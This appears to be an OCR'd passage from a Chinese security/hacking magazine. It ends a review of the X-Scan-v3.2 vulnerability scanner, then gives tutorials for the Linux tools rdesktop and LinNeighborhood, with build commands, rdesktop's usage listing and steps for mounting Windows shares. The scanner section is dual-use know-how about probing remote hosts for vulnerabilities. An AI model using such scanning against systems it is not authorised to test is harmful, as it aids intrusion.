


图19

国内的扫描工具包括老版本的X-Scan和流光等，都有一个非常大的弊端，就是没有在线的升级功能，不能及时的对漏洞的数据库进行更新。让老版本的X-Scan和流光这些优秀的扫描工具对新的漏洞时，光有一身的“好武艺”却无处施展。而X-Scan自从3.0版本开始就提供了在线升级的功能，这就可以让用户不断的对漏洞数据库进行升级，我们也可以检测到最新的漏洞。在全新的X-Scan-v3.2中，在线升级功能得到了进一步的优化，操作起来也更加的方便（如图20）。




图20

除此以外，X-Scan-v3.2还为用户提供了一些常见的网络命令，包括物理地址查询、Whois、Ping等。在“工具”菜单下就可以找到相关的命令，点击“物理地址查询”命令，在“IP地址/主机名”下填入非安全的网址后，点击“查询物理地址”按钮就可以得到非安全官方网站服务器所在的物理地址了（如图21）。该工具的其他的功能用户就慢慢的体会吧。




图21

X-Scan-v3.2的体验就到这里了，总得来说X-Scan-v3.2还是保持了它原有的简单易用的风格。其实对于X-Scan-v3.2的使用，我们不但可以使用它对远程主机进行扫描，也可以通过它对我们自己的电脑进行扫描，通过得出的扫描报告尽早的修补漏洞，从而避免被黑客所利用。

（文章中介绍的X-Scan-v3.2已经收录在光盘里）

短短一个月，发行版又多了N个。每家公司都说自己的好，众多fans要纳闷了，到底哪个发行版好呢？这时小编想起偶大学E语老师的话：“好字典只要一本！”同样，想学*nix，好的发行版也只要一版！什么？你一个都没有……检讨书就不用写了，赶快到www.nohack.cn下载去。买正版也没几个钱啊，若你真的口袋空空又想要一套，来信告诉我！我送你一套！latteye说话一向守信哦！偷偷地再教大家一个方法～，投稿赚稿费啊，够买你好多套哦！

本期《窗外》依然为大家带来几款实用小工具，不过更加侧重于非shell的应用，好让大家更易于上手。

窥视冰山
——Linux网络经典安全工具集（中）

图 紫天星 JF latteye 美丽人生

Linux网络经典安全工具集

Rdesktop

编者语： 虽然在*nix是以键盘制胜的，然而随着X－windows不断发展，Gnome、kde等桌面系统的日趋完善，*nix的应用软件也随之增多，为了给新羽们增加些学习*nix的快乐感，将提供几道可口的开胃菜，祝大家学途愉快。首先奉上Rdesktop，慢用哦～。

简介：“Rdesktop”顾名思义就是Remote—desktop远程桌面的意思。时常看到许多朋友谈论3389端口，其实也就是windows提供的远程终端服务。通过使用rdesktop软件，我们可以轻松的在*nix环境下远程管理windows，小巧方便。

一、便利安装食谱

```
#tar zxvf rdesktop-1.4.0.tar.gz
#cd rdesktop*
#./configure
#make
#make install
```

（注：如果编译过程并不顺利，可以参阅软件包中附带的installation帮助文档，鉴于篇幅比较长，请读者自行阅读安装说明，如果遇到困难可到www.nohack.cn/bbs站点询问。）

二、开胃食谱

安装完后，直接输入rdesktop，显示用法参数列表。（图1）

```
[root@localhost ~]# rdesktop
rdesktop: A Remote Desktop Protocol client.
Version 1.4.0. Copyright (C) 1999-2005 Matt Chapman.
See http://www.rdesktop.org/ for more information.

Usage: rdesktop [options] server[:port]
   -u: user name
   -d: domain
   -s: shell
   -c: working directory
   -p: password (- to prompt)
   -n: client hostname
   -k: keyboard layout on server (en-us, de, sv, etc.)
   -g: desktop geometry (WxH)
   -f: full-screen mode
   -b: force bitmap updates
   -B: use BackingStore of X-server (if available)
   -e: disable encryption (French TS)
   -E: disable encryption from client to server
   -m: do not send motion events
   -C: use private colour map
   -D: hide window manager decorations
   -K: keep window manager key bindings
   -S: caption button size (single application mode)
   -T: window title
   -N: enable numlock syncronization
   -X: embed into another window with a given id.
   -a: connection colour depth
   -z: enable rdp compression
   -x: RDP5 experience (m[odem 28.8], b[roadband], l[an] or hex nr.)
   -P: use persistent bitmap caching
   -r: enable specified device redirection (this flag can be repeated)
         '-r comport:COM1=/dev/ttyS0': enable serial redirection of /dev/ttyS0 to COM1
            or      COM1=/dev/ttyS0,COM2=/dev/ttyS1
```

图2

参数说明列表：

参数	参数说明
–u	登录windows的用户名
–d	登录域名
–s	登录的shell环境
–c	登录进windows后的工作目录
–p	登录windows所需要的密码
–n	客户端主机名称
–k	终端的键盘布局，一般为us
–g	桌面的几何大小，一般为800x600
–f	全屏模式
–b	强制windows显示的位图更新
–e	管理加密封装
–m	不发送移动事件
–C	使用私有颜色映射集
–K	保持窗口管理的键盘绑定
–T	终端的标题
–D	隐藏窗口管理器的边框

最直接的方法输入**rdesktop {terminal server IP}**。




图2

从图可以看见Linux下的远程Windows的登录界面。（图2）

结束语： 谁说linux易用性差？现在可能是。但只是“暂时”！无数的hacker正在为linux做出贡献，界面、人性化一定能追上windows！当然，也需要“你”的加入。如果是是真正的hacker！

（本文中涉及到的工具在光盘中有提供，工具如下：rdesktop—1.4.0.tar）

Linux 网络经典安全工具集

LinNeighborhood

编者语：网上邻居给大家带来了无限的便利。双击一下就可以享受到众多的资源。linux 可不是排外的东东，我们提倡“拿来主义”。看看我们的“取其精华”吧。

简介：“LinNeighborhood”的名字分为 lin-Neigborhood，意思是 Linux 下的网络邻居。对于熟悉 Windows 的朋友来说，“网络邻居”一词从 win98 时代就开始为人所知了，并且成为了象征 windows 文化的一种标志。虽然 Linux 提供了 smbclient 的命令行工具实现与 windows 的文件共享，然而对于刚接触这片天地的朋友来说，多少还是感觉有点吃力，为此 LinNeighborhood 的出现解决了这个小应用习惯的问题。

一、便利安装食谱

```
#tar zxvf LinNeighborhood-0.6.5.tar.gz
#cd LinNeighborhood*
#./configure
#make
#make install
```

（注：如果编译过程并不顺利，可以参阅软件包中附带的 installation 帮助文档，鉴于篇幅比较长，请读者自行阅读安装说明，如果遇到困难可到 www.nohack.cn/bbs 站点询问。）

二、开胃食谱

安装完成后，输入 LinNeighborhood，显示如下图形：（图 1）




图 1

其表现形式已经和 Windows 的网络邻居无所差别。而软件本身只有 100K 多点，有兴趣的朋友可从光盘中获得这个软件。

1.点击 ADD 按纽，可增加主机。（图 2）




图 2

填入主机名、工作组和 IP 地址就可把想要的网络邻居加入显示域中。

2.点击 Prefs 可以修改 LinNeighborhood 的特性。（图 3）

此页面显示修改 mount 行为，使用 xterm 程序作为文件管理器。

3.浏览共享文件




图 3

选择需要浏览的主机，鼠标右键，选择 scan as user。（图 4）




图 4

输入远程主机的用户名和密码。（图 5）




图 5

显示远程主机共享文件夹目录列表。（图 6）




图 6

此时，双击其中一个共享文件夹（这里以 KILL 目录为例），将弹出文件挂载到本地的对话框。（图 7）




图 7

挂载成功后，将使用先前设置的文件管理器显示远程主机的文件。

三、快捷小技巧

这些图形化的小工具无疑为我们适应 *nix 的寒冷空间带来了丝丝的暖意，然而随着应用工具的增多，我们不得不重复的输入这些软件的命令，因此下面以 LinNeighborhood 为例，给出创建桌面快捷键的方式。

1.桌面—鼠标右键盘—New Launcher。（图 8）




图 8

2.输入程序名字以及程序的位置。（图 9）




图 9

3.为程序选择适当图标。（图 10）

4.最终效果如图。（图 11）

